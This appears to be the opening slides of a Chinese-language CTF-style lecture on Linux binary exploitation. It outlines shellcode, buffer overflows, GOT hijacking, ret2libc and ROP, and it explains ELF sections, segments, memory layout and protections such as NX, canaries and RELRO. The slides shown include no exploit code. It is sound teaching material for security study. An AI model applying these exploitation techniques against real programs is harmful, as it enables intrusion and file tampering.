

# Binary Exploit - I





# About

- ▶ u1f383 🎃
- ▶ Pwner
- ▶ Zoolab
- ▶ NCtfU / Xx TSJ xX / Goburin'



# Outline

## ▶ Introduction

- ⌚ Environment
- ⌚ ELF
- ⌚ x64

## ▶ Shellcode

## ▶ BOF

## ▶ GOT

- ⌚ GOT Hijacking

- ⌚ Ret2plt

- ⌚ Leak libc

- ⌚ Ret2libc

- ⌚ Lab 1



# Outline

- ▶ ROP
  - ⌚ csu\_init
  - ⌚ Stack pivoting
  - ⌚ Lab 2
- ▶ FSB
- ▶ Appendix
  - ⌚ Tools
  - ⌚ Debug tutorial




# Binary exploitation

- ▶ 程式 - 透過編譯產生的二進制執行檔
- ▶ 漏洞 - 程式出現與預期不同的行為，或是出現沒有預期到的行為
  - ⦿ 有些無關緊要
  - ⦿ 有些能夠改變程式的執行流程
- ▶ Pwn (binary exploitation) - 透過一或多個漏洞的利用，最終獲得程式的掌控權
  - ⦿ 取得 Shell
  - ⦿ 讀取、竊改檔案
- ▶ 以 linux 的程式作為入門



# Binary exploitation





# Introduction

# \$ Introduction

## ELF - Basic

- ▶ Executable and Linkable Format
  - ⦿ 在 Linux 中所用的可執行檔案格式
  - ⦿ 像是 Windows 中的 exe 檔
- ▶ 用 section 來區分不同功能的資料
  - ⦿ 不同功能會需要不同的權限、大小
  - ⦿ 程式碼屬於 .text section，會需要執行權限
  - ⦿ 常數字串屬於 .rodata section，需要讀取權限

# \$ Introduction

## ELF - Basic


### ► section vs. segment

⌚ **section** - 告訴 linker 動態鏈接時需要的資料

- > 名稱表示資料的功能，如 .text 代表程式碼
- > 是否需要被載入記憶體，像 .text 或 .data
- > 只是用來描述其他屬性的 metadata section

⌚ **segment** - 告訴作業系統此程式被載入時的資訊

- > 相同權限的資料載入至相同的區塊
- > 被載入到哪塊 virtual memory



# \$ Introduction ELF - Basic

**Segment**

Program Headers:	Type	FileSiz	MemSiz	Flags	Align
	PHDR	0x0000000000000040	0x0000000000000040	0x0000000000000040	0x8
	INTERP				0x10000000000318
		[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]			
	LOAD	0x0000000000000000	0x0000000000000000	0x0000000000000000	
	LOAD	0x0000000000005f8	0x0000000000005f8	R 0x1000	
	LOAD	0x0000000000001000	0x0000000000001000	0x0000000000001000	
	LOAD	0x000000000000205	0x000000000000205	R E 0x1000	
	LOAD	0x0000000000002000	0x0000000000002000	0x0000000000002000	
	LOAD	0x000000000000180	0x000000000000180	R 0x1000	
	LOAD	0x0000000000002db8	0x0000000000003db8	0x0000000000003db8	
	LOAD	0x000000000000258	0x000000000000260	RW 0x1000	
	DYNAMIC	0x0000000000002dc8	0x0000000000003dc8	0x0000000000003dc8	
		0x0000000000001f0	0x0000000000001f0	RW 0x8	
	NOTE	0x0000000000000338	0x0000000000000338	0x0000000000000338	
		0x000000000000020	0x000000000000020	R 0x8	
	NOTE	0x0000000000000358	0x0000000000000358	0x0000000000000358	
		0x000000000000044	0x000000000000044	R 0x4	
	GNU_PROPERTY	0x0000000000000338	0x0000000000000338	0x0000000000000338	
		0x000000000000020	0x000000000000020	R 0x8	
	GNU_EH_FRAME	0x0000000000002008	0x0000000000002008	0x0000000000002008	
		0x000000000000004c	0x000000000000004c	R 0x4	


```
readelf -l ./test
```

```
readelf -S ./test
```

# \$ Introduction

## ELF - Memory Layout

- ▶ **.text** - 程式碼
- ▶ **.rodata** - read-only data，如字串
- ▶ **.data** - 初始化後的變數
- ▶ **.bss** - 尚未初始化的變數
- ▶ **heap** - 動態分配的記憶體空間
- ▶ **lib** - shared library
- ▶ **tls** - thread local storage
- ▶ **stack** - 用來儲存當前 function 執行狀態的空間



# \$ Introduction

## ELF - Protection

- ▶ **PIE** - Position-Independent Executable
  - ⦿ 程式碼會以相對位址的方式表示，而非絕對位址
- ▶ **NX** - No-eXecute
  - ⦿ .text 之外的 section 不會有執行權限
- ▶ **Canary** - stack protector
  - ⦿ 在 stack 的結尾塞入一個隨機數，return 前透過檢查是否有被修改來判斷執行是否出現問題
- ▶ **RELRO** - RELocation Read-Only
  - ⦿ 分成 Full / Partial / No 三種型態，分別代表在 runtime 解析外部 function 時使用的不同機制

# \$ Introduction

## ELF - Protection

- ▶ **Seccomp** - **secure computing mode**
  - ⌚ 制定規則來禁止/允許呼叫特定的 syscall
